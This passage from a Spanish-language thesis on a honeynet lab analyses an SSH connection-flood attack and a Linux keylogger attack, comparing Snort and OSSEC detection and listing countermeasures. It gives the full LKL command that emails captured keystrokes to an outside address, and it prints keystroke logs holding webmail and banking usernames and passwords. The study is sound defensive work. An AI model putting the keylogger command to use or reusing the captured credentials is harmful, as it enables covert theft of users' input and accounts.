pid: 5779, desc 3
pid: 5779, desc 4
pid: 5779, desc 5
pid: 5779, desc 6
corte en la traza del ataque.....
pid: 5779, desc 224
pid: 5779, desc 225
continua utilizando puertos disponibles del
atacante...
```

Como podemos apreciar durante el ataque, se abren **n** conexiones al puerto 22 utilizando para ello los **n** puertos del atacante, provocando la denegación de servicio del puerto que es atacado, impidiendo el acceso a este servicio a cualquier usuario, y mostrando una gran lentitud en el desempeño de la máquina virtual.

*Desde la óptica del administrador:*

Snort NIDS:

Se observa que Snort (véase Figura 23) no encontró ninguna anomalía con respecto al ataque, obviamente esto sucede ya que el tráfico de red es válido y lo único que hace es solicitar peticiones al puerto SSH (port 22) para efectuar un ingreso al sistema remoto.



The screenshot shows the Snort Report web interface. The browser window title is "SNORT Report - Mozilla Firefox". The address bar shows the URL: `http://localhost/snortREP/alerts.php?beginTime=1H&endTime=-1`. The page content includes the SnortReport logo, a timeframe of "2007-10-28 16:59:04 to 2007-10-28 17:59:04", and a "No Data..." message. Below this, there are search filters for "Timeframe" and "Day", both with "GO" buttons. A table header "Detail by Signatures" is visible, with columns: "Num", "Prio", "Signature", "# Alerts", "# Sources", "# Dest.", and "Detail". The footer of the page indicates "Snort Report Version 1.3.1" and "Copyright 2000-2005, Symmetrix Technologies, LLC".

*Figura 23: Informe del NIDS Snort sobre el ataque efectuado.*

Ossec HIDS:

The screenshot displays the OSSEC Web Interface. At the top, there is a navigation bar with links for 'Main', 'Search', 'Integrity checking', 'Stats', 'OSSEC Site', and 'About'. Below this, the date and time are shown as 'October 28th 2007 05:35:41 PM'. The interface is divided into three main sections:

- Available agents:** Lists '+ossec-server (127.0.0.1)'.
- Latest modified files:** Lists several files including '+/usr/bin/php', '+/usr/bin/php-cgi', '+/etc/aliases.db', '+/etc/ssh/ssh\_config', and '+/etc/prelink.cache'.
- Latest events:** A list of events with details such as time, rule ID, level, location, and description. Key events include:
  - 2007 Oct 28 17:31:59 Rule Id: 5706 level: 6. Location: localhost->/var/log/secure. SSH insecure connection attempt (scan). Description: Oct 28 17:31:56 localhost sshd[3949]: Did not receive identification string from 192.168.2.100.
  - 2007 Oct 28 17:30:45 Rule Id: 5706 level: 6. Location: localhost->/var/log/secure. SSH insecure connection attempt (scan). Description: Oct 28 17:30:44 localhost sshd[3920]: Did not receive identification string from UNKNOWN.
  - 2007 Oct 28 17:23:42 Rule Id: 1002 level: 7. Location: localhost->/var/log/messages. Unknown problem somewhere in the system. Description: Oct 28 17:23:42 localhost kernel: audit(1193603022.231:27): avc: denied { read } for pid=3484 comm="httpd" name="tmp" dev=dm-0 ino=648221 scontext=root:system\_r:httpd\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir.
  - 2007 Oct 28 17:23:42 Rule Id: 1002 level: 7. Location: localhost->/var/log/messages. Unknown problem somewhere in the system. Description: Oct 28 17:23:41 localhost kernel: audit(1193603021.811:26): avc: denied { getattr } for pid=3598 comm="sh" name="ossec-wui" dev=dm-0 ino=647157 scontext=root:system\_r:httpd\_sys\_script\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir.
  - 2007 Oct 28 17:23:42 Rule Id: 1002 level: 7. Location: localhost->/var/log/messages. Unknown problem somewhere in the system.

Figura 24: Informe del HIDS Ossec sobre el ataque efectuado.

Se puede ver que el HIDS muestra un extraño evento “**SSH insecure connection attempt (scan)**” (véase Figura 24), lo que encontró el HIDS es el intento de establecer conexiones al puerto SSH, comunicando además que no está recibiendo la cadena de validación (es decir, la “cadena alfanumérica” con el usuario y contraseña que pide el SSH cuando queremos ingresar al servicio).

Logs del sistema:

var/log/secure:

El error que muestra el HIDS denota que el servicio de SSH **no recibe información**

**acerca de la cadena para poder ingresar.** Por otro lado, es importante destacar que el archivo de logs brinda información acerca de la dirección IP desde donde se intenta efectuar la comunicación.

```
Oct 28 17:30:44 localhost sshd[3920]: Did not
receive identification string from UNKNOWN
//continúa
Oct 28 17:31:56 localhost sshd[3949]: Did not
receive identification string from
192.168.2.100
Oct 28 17:31:56 localhost sshd[3956]: Did not
receive identification string from UNKNOWN
//continúa
Oct 28 17:32:15 localhost sshd[3963]: Did not
receive identification string from UNKNOWN
//continúa
Oct 28 17:32:32 localhost sshd[3983]: Did not
receive identification string from
192.168.2.100
//continúa
Oct 28 17:32:32 localhost sshd[3975]: Did not
receive identification string from
192.168.2.100
Oct 28 17:32:32 localhost sshd[3982]: Did not
receive identification string from UNKNOWN
//continúa
Oct 28 17:32:48 localhost sshd[3988]: Did not
receive identification string from UNKNOWN
Oct 28 17:32:48 localhost sshd[3986]: Did not
receive identification string from
192.168.2.100
//continúa
Oct 28 17:34:23 localhost sshd[4008]: Did not
receive identification string from UNKNOWN
//continúa
Oct 28 17:34:40 localhost sshd[4017]: Did not
receive identification string from UNKNOWN
Oct 28 17:34:41 localhost sshd[4016]: Did not
receive identification string from UNKNOWN
Oct 28 17:34:41 localhost sshd[4015]: Did not
receive identification string from
192.168.2.100
```

#### 4.3.5 Análisis de los resultados

De los datos obtenidos por las herramientas dispuestas en la Honeynet, podemos concluir que el NIDS no nos aporta datos sobre el ataque, esto se debe a que el patrón de tramas que circula por la red virtual son considerados como válidos por el IDS y realmente lo son, ya que corresponden a intentos de establecer una conexión con un servicio válido.

Por otro lado, cuando las peticiones llegan a la máquina víctima notamos que el HIDS detecta que el usuario que está intentando establecer la conexión con el servicio, no está ingresando los datos de identificación (usuario y contraseña). Pero este dato no es menor, ya que si tantas conexiones en tan poco tiempo acusan ese problema estamos frente a un problema de seguridad, y esta es la interpretación que necesitamos obtener para comenzar a estudiar el problema.

#### 4.3.6 Contramedidas

De lo expuesto anteriormente, se desprende que es importante no fiarse de las fortalezas de una única herramienta, sino que debe ponerse en práctica controles que nos permitan monitorear y proteger de manera más adecuada cada una de las entradas al sistema expuesto.

Algunas medidas que se pueden tomar para disminuir los riesgos de penetración serían:

- 1) Utilizar un firewall para restringir o bien cerrar el puerto para el uso externo.
- 2) Nunca utilizar el servicio con usuario root/administrador.
- 3) Configurar el IDS para tomar medidas frente a esta clase de ataques, en nuestro caso OSSEC provee la posibilidad efectuar “respuestas activas”, utilizando para ello un demonio llamado ossec-excd. Por ejemplo nos permite efectuar: Denegación de acceso al host; ejecutar determinadas reglas de iptables (sería útil para cerrar el servicio para determinada IP), entre otras.
- 4) Otra posibilidad es utilizar nuestro HIDS (OSSEC) configurando el demonio ossec-maild, que frente a algún problema alerta al administrador enviándole un email en el momento que ocurre el problema.
- 5) No utilizar el servicio.

#### 4.4 Linux Key Logger

Cuando se interactúa con computadoras, se utilizan diferentes tipos de dispositivos (comúnmente diferentes tipos de periféricos) que funcionan como interfaz entre la máquina y el individuo que la utiliza. Este ataque, se basa en extraer información que es introducida por el usuario a través de una interfaz de teclado.

##### 4.4.1 Objetivo

Capturar toda la información que la víctima ingrese por el teclado con el fin de obtener información sensible para un posterior ataque o bien por el simple hecho de obtener datos privados.

##### 4.4.2 Motivación

El propósito de este ataque es obtener toda la información que el usuario escribe al

utilizar la computadora, dándole la posibilidad al atacante de obtener información sensible para realizar luego uno o más ataques mucho más específicos, como pueden ser: acceder a cuentas de correo electrónico, conocer las páginas que visita, acceder al Home Banking utilizando usuario y contraseña legítimos, entre otros.

#### 4.4.3 Características del ataque

Detalles técnicos del ataque:

- Software LKL (Linux Key Logger).

#### 4.4.4 Resultados

A continuación se detallan los resultados obtenidos que fueron realizados en cada una de las topologías.

A) Topología I:

- Detalle del ataque realizado (punto de vista del atacante).
- Recopilación de información: archivos de logs, NIDS (Snort), HIDS (Ossec).
- Explicación de los datos encontrados (punto de vista administrador de sistemas).

B) Topología II:

- Detalle del ataque realizado (punto de vista del atacante).
- Recopilación de información: archivos de logs, NIDS (Snort), HIDS (Ossec).
- Explicación de los datos encontrados (punto de vista administrador de sistemas).

A) Topología I

**Evento de seguridad:** Fecha: 30/10, hora inicio: 1:10 fin: 1:20

*Precondiciones del ataque:*

1. Logra comprometer la máquina de la víctima e instala y configura el programa para que se ejecute el programa LKL cada vez que el usuario ingresa al sistema, para poder recibir toda la información que el usuario ingresa por el teclado.
2. El usuario “víctima” puede enviar correo electrónico.

Breve explicación del funcionamiento del software:

Obs: lkl- Corresponde al comando para ejecutar el programa.

- l - Efectúa log en el puerto del teclado (0x60).
- k - <km\_file> damos la ruta del “key map” que viene con la aplicación.
- o - Especificamos el nombre y extensión del archivo log que se genera.
- m - Especificamos la dirección de correo electrónico donde se enviarán los datos recogidos por la aplicación.

Utilizando el programa LKL y el archivo de mapeos de código ASCII “KEY MAP” se procede a efectuar el ataque a la máquina víctima.

Comando ejecutado:

```
[root@localhost bin]# lkl -l -k
/root/Desktop/lkl/keymaps/it_km -o log.file -
m hfernandez@sumicomp.com
Started to log port 0x60. Keymap is
/root/Desktop/lkl/keymaps/it_km. The logfile
is log.file.
```


Obs 2: Aquí podemos ver como la aplicación comenzó su funcionamiento.

```
sending logs to hfernandez@sumicomp.com via
127.0.0.1 (operación realizada luego de
recolectar la cantidad de datos).
```

Obs 3: Por defecto, la aplicación envía datos al atacante cada 1 kbyte de información recopilada y continúa su funcionamiento. Este aviso, nos muestra que se han enviado por email los datos al atacante.

*Desde la óptica del atacante:*

Simulando una navegación normal y el uso cotidiano de la PC de escritorio, se mostrarán los resultados del ataque, para algunos ejemplos seleccionados. Se ejecutó un navegador de Internet y se visitaron varias páginas (véase Figura 25), por ejemplo la siguiente



*Figura 25: Víctima ingresa a su webmail.*

de yahoo.com correspondiente al webmail de la víctima.

Luego de navegar durante un tiempo relativamente corto y tipear la cantidad de kilobytes necesarios, se envía un correo electrónico al destinatario (atacante), sin el consentimiento del usuario (véase Figura 26).




Figura 26: Email recibido por el atacante luego de cumplidos los  $n$  kbytes.

Explicación de los datos en el cuerpo del e-mail:

```

www<Del><Del>www.bpn.com.ar<Ret>           <-----
Va a la pagina del BPN
usuario<Tab><Shift>banco<Ret>
<--- escribe usuario
<Ret>
123456www.yahKP2<Ret>
<--- escribe contraseña, luego va a la pág.
de yahoo
<Ret>
KPMKP7KP1KP1KP7KP.KP.KP.KP.KP.KP.KP.KP.KP.KP.KP.
captura bnco<Ret>
www.qmil.com<Ret>
<--- Simultáneamente a la pagina de gmail
hfernww<Del><Del>andez.teis<Alt>gmail.co<Tab>
hugotesis<Ret>
KPMKP7KP.KP.KP.KP.KP.KP.KP.KP.KP.KP.KP.captura

```

```

gmil<Ret>
www.hKP2<Ret>
hugoferndeznn<Del>qn<Tab>seek500cocal39KPMKP7
KP.KP.KP.KP.KP.KP.KP.KP.KP.catura yho<Ret>
<----- Aquí volvió a yahoo e ingresó usuario
y contraseña
<Ret>
hugo<Shift>_fenaezniq<Tab>seek500coc139KPMKP7K
P.KP.KP.KP.KP.KP.KP.KP.KP.KP.captura yaho
2<Ret>
<Ret>
todo lo que <Del>se est viendo ahora esta
iend scito en la consaol a dlnux<Ret>
mspreciamen el<Del><Del>n bash<Ret>
vaos cmplete k<Del>kbyte para qy<Del><Del>
sea envia a casilla de mail
correspodin<Del>te<Ret>
<----- Datos ingresados en la
consola bash
KPMKP7KP.KP.KP.KP.KP.KP.KP.KP.KP.entrada
ayahoo<Ret>
dsfdfsfd<Ret>
f<Ret>
d<Ret>
f<Ret>
d<Ret>
<Ret>
s<Ret>
d<Ret>
d<Ret>
escriimos
cial<Del><Del><Del><Del><Del>calquercos<Ret>
jfskhdfjfkjf<Ret>
ds<Ret>
fd<Ret>
dd<Ret>
fdsd<Ret>
d<Ret>
f<Ret>
s<Ret>

```

En el caso de acceso a la página web de yahoo se puede distinguir claramente el nombre de usuario y contraseña utilizados por la víctima.

Usuario = **hugofernandeznqn** (nótese que el usuario se equivocó y se puede ver como borró dos caracteres y lo volvió a escribir para su corrección, véase etiqueta <DEL>)

Contraseña = **seek500cocal39**

Luego de ingresar los datos y que sean validados por el servidor de correo de yahoo, vemos como el usuario ingresa con éxito a su correo electrónico y continúa con el resto de sus operaciones.




Figura 27: Informe de estado de eventos de seguridad de Snort.

Desde la óptica del administrador:

Snort NIDS: Podemos ver que el NIDS no ha detectado ningún tipo de anomalía aparente, debido a que el único tráfico de red es la salida de un email que tiene como destino al atacante (véase Figura 27).

#### Ossec Web Interface:

Podemos ver que el HIDS (véase Figura 28) sólo nos muestra los siguientes datos recopilados de los archivos de logs hasta las 00:37:43, a pesar que estuvo en funcionamiento

hasta el final del ataque.

### Log general del sistema:

The screenshot displays the OSSEC Web Interface. At the top, it says 'OSSEC - Web Interface' with navigation links: 'Main | Search | Integrity checking | Stats | OSSEC Site | About'. The date and time are 'October 30th 2007 01:22:34 AM'. There are two columns: 'Available agents' showing '+ossec-server (127.0.0.1)' and 'Latest modified files' listing several configuration files. The 'Latest events' section contains the following entries:

- 2007 Oct 30 00:37:43** Rule Id: 31101 level: 5  
**Location:** localhost->/etc/httpd/logs/access\_log  
**Web server 400 error code.**  
 127.0.0.1 - - [30/Oct/2007:00:37:42 -0300] "GET / HTTP/1.1" 403 3931 "-" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.8.0.1) Gecko/20060313 Fedora/1.5.0.1-9 Firefox/1.5.0.1 pango-text"
- 2007 Oct 30 00:37:43** Rule Id: 31101 level: 5  
**Location:** localhost->/var/log/httpd/access\_log  
**Web server 400 error code.**  
 127.0.0.1 - - [30/Oct/2007:00:37:42 -0300] "GET / HTTP/1.1" 403 3931 "-" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.8.0.1) Gecko/20060313 Fedora/1.5.0.1-9 Firefox/1.5.0.1 pango-text"
- 2007 Oct 30 00:36:55** Rule Id: 1002 level: 7  
**Location:** localhost->/var/log/messages  
**Unknown problem somewhere in the system.**  
 Oct 30 00:36:54 localhost kernel: audit(1193715414.366:50): avc: denied { read } for pid=4228 comm="httpd" name="tmp" dev=dm-0 ino=648221 scontext=root:system\_r:httpd\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir
- 2007 Oct 30 00:36:55** Rule Id: 1002 level: 7  
**Location:** localhost->/var/log/messages  
**Unknown problem somewhere in the system.**  
 Oct 30 00:36:54 localhost kernel: audit(1193715414.274:49): avc: denied { getattr } for pid=4236 comm="sh" name="ossec-wui" dev=dm-0 ino=647157 scontext=root:system\_r:httpd\_sys\_script\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir
- 2007 Oct 30 00:36:55** Rule Id: 1002 level: 7

Figura 28: Informe de estado de eventos de seguridad Ossec (parte I).

var/log/messages: Correspondiente a la fecha y hora del ataque, no se encuentra nada de interés con respecto al ataque.

```
Oct 29 23:51:08 localhost kernel:
audit(1193712668.158:43): avc: denied
{ getattr } for pid=3740 comm="sh"
name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=dir
Oct 30 00:36:53 localhost kernel:
```

```

audit(1193715413.854:44):   avc:      denied
{ getattr } for pid=4228 comm="httpd"
name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=dir
Oct 30 00:36:53 localhost kernel:
audit(1193715413.870:45):   avc:      denied
{ search } for pid=4228 comm="httpd"
name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=dir
Oct 30 00:36:53 localhost kernel:
audit(1193715413.870:46):   avc:      denied
{ getattr } for pid=4228 comm="httpd"
name="index.php" dev=dm-0 ino=648061
scontext=root:system_r:httpd_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=file
Oct 30 00:36:53 localhost kernel:
audit(1193715413.882:47):   avc:      denied
{ read } for pid=4228 comm="httpd"
name="index.php" dev=dm-0 ino=648061
scontext=root:system_r:httpd_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=file
Oct 30 00:36:54 localhost kernel:
audit(1193715414.274:48):   avc:      denied
{ search } for pid=4236 comm="sh"
name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=dir
Oct 30 00:36:54 localhost kernel:
audit(1193715414.274:49):   avc:      denied
{ getattr } for pid=4236 comm="sh"
name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=dir
Oct 30 00:36:54 localhost kernel:
audit(1193715414.366:50):   avc:      denied
{ read } for pid=4228 comm="httpd"
name="tmp" dev=dm-0 ino=648221
scontext=root:system_r:httpd_t:s0
tcontext=root:object_r:user_home_t:s0
tclass=dir
Oct 30 01:21:53 localhost kernel:
audit(1193718113.590:51):   avc:      granted

```

```
{ execmem } for pid=1897 comm="nautilus"  
scontext=root:system_r:unconfined_t:s0-  
s0:c0.c255  
tcontext=root:system_r:unconfined_t:s0-  
s0:c0.c255 tclass=process
```

## B) Topología II

**Evento de seguridad:** Fecha: 28/10, hora inicio: 21:53 fin: 22:05

*Precondiciones del ataque:*

1. Logra comprometer la máquina de la víctima e instala y configura el programa para que se ejecute el programa LKL cada vez que el usuario ingresa al sistema, para poder recibir toda la información que el usuario ingresa por el teclado.
2. El usuario “víctima” puede enviar correo electrónico.

Breve explicación del funcionamiento del software:

Obs: lkl- Corresponde al comando para ejecutar el programa.

- l - Efectúa log en el puerto del teclado (0x60).
- k - <km\_file> damos la ruta del “keymap” que viene con la aplicación.
- o - especificamos el nombre y extensión del archivo log que se genera.
- m - Especificamos la dirección de correo electrónico donde se enviarán los datos recogidos por la aplicación.

Utilizando el programa LKL y el archivo de mapeos de código ASCII “KEYMAP” se procede a efectuar el ataque a la máquina víctima.

Comando ejecutado:

```
[root@localhost bin]# lkl -l -k  
/root/Desktop/lkl/keymaps/it_km -o log.file -  
m hfernandez@sumicomp.com  
  
Started to log port 0x60. Keymap is  
/root/Desktop/lkl/keymaps/it_km. The logfile  
is log.file.
```

Obs 2: Aquí podemos ver como la aplicación comenzó su funcionamiento.

```
sending logs to hfernandez@sumicomp.com via  
127.0.0.1 (operación realizada luego de  
recolectar la cantidad de datos).
```

Obs 3: Por defecto, la aplicación envía datos al atacante cada 1 kbyte de información

recopilada y continúa su funcionamiento. Este aviso, nos muestra que se han enviado los datos al atacante.

Desde la óptica del atacante:

Simulando una navegación normal y el uso cotidiano de la P.C. de escritorio, se mostraran los resultados del ataque, para algunos ejemplos seleccionados. Se ejecutó un navegador de Internet y se visitaron varias páginas, por ejemplo: Página web del Banco Prov. de Neuquén y la del sitio web Gmail para ingresar al correo de la víctima.

Este es el email que recibe el atacante en este nuevo ataque, utilizando la segunda topología:

```

From:gigi@tin.it
Date:Sun, October 28, 2007 9:27 pm
Priority:Normal
Options:    View Full Header | View Printable
Version    | Download this as a file
<Ret>
<Del>empezaos el ataq y tods lodat que
scribi<Del><Del><Del><Del>seescrien n
<Del><Del><Del>son dos a una cuenta
e<Del><Del>de aui<Del><Del>il<Ret>
la<Del><Del>ao<Del><Del><Del><Del>vamo ir
envando <Del><Del><Del><Del>envr ls ato
<Del><Del>vmos cce<Del>d a ldstntas
ginas<Ret>
esto<Del>y
vemos<Del><Del><Del><Del><Del>rems<Del>o ueas
c<Del><Del><Del><Del>os
uurio cin<Del><Del><Del><Del>conrase<Del>òas
son a<Del>enados aunue lo dato
<Del><Del><Del><Del><Del>ls pinas
d<Del>seas<Del>n https<Ret>
vamos a ccdera bpn<Ret>
<Del><Del>www.bpn.com.ar<Ret>.....
.....
.....<---- Va a la pagina del BPN
miusuario<Tab>123456KPMKP7KP.KP.KP.KP.KP.KP.K
P.KP.KP.KP.ingreso a lapai<Del>gina el
bnco<Ret>.....
..... <--- escribe usuario y contraseña
www.gmal.com<Ret>.....
.....<---- Va a la pagina del gmail
<Alt>NULLhfernandez.teis<Tab>hotesisKPMKP4KP4
KP4<Del><Del>ingres a
ga<Del><Del>mail.<Ret>
KPMKP7KP.KP.KP.KP.KP.KP.KP.KP.KP.KP.dentro de
gmail<Ret>

```

```

www.yahoo.co.a<Ret>
hugp<Del>o<Shift>_fernaneznq<Tab>qwert<Ret>
<- Ingres usuario y contraseña de gmail
KPMKP4KP4KP.KP.KP.KP.KP.KP.KP.KP.KP.KP.ingres
o yahoo<Ret>
ok<Ret>
y hemp<Del><Del>o pasadooucaspgins
<Del><Del><Del>

```

Desde la óptica del administrador:

### Snort Nids:

Al igual que en la topología I, podemos apreciar que el resultado es el mismo debido a que el único tráfico de red generado es un email enviado al atacante.

### Ossec Web Report:

Podemos ver que el HIDS sólo nos muestra los siguientes datos recopilados de los archivos de log, sin embargo no encontró ninguna actividad anormal. Al igual que en la topología anterior el HIDS, tanto en Figura 29

The screenshot shows the OSSEC Web Interface. At the top, there's a navigation bar with links: Main | Search | Integrity checking | Stats | OSSEC Site | About. Below that, the main content area is titled "OSSEC - Web Interface". It displays the following information:

- Available agents:** +ossec-server (127.0.0.1)
- Latest modified files:**
  - +/usr/bin/php
  - +/usr/bin/php-cgi
  - +/etc/aliases.db
  - +/etc/ssh/sshd\_config
  - +/etc/prelink.cache
- Latest events:**
  - 2007 Oct 28 22:11:06 Rule Id: 502 level: 3  
Location: localhost->ossec-monitor  
Ossec server started.  
ossec: Ossec started.
  - 2007 Oct 28 20:58:17 Rule Id: 1002 level: 7  
Location: localhost->/var/log/messages  
Unknown problem somewhere in the system.  
Oct 28 20:58:17 localhost kernel: audit(1193615896.028:51): avc: denied { read } for pid=6053 comm="httpd" name="tmp" dev=dm-0 ino=6448221 scontext=root:system\_r:httpd\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir
  - 2007 Oct 28 20:58:17 Rule Id: 1002 level: 7  
Location: localhost->/var/log/messages  
Unknown problem somewhere in the system.  
Oct 28 20:58:16 localhost kernel: audit(1193615896.704:50): avc: denied { getattr } for pid=7666 comm="sh" name="ossec-wu" dev=dm-0 ino=647157 scontext=root:system\_r:httpd\_sys\_script\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir
  - 2007 Oct 28 20:58:17 Rule Id: 1002 level: 7  
Location: localhost->/var/log/messages  
Unknown problem somewhere in the system.  
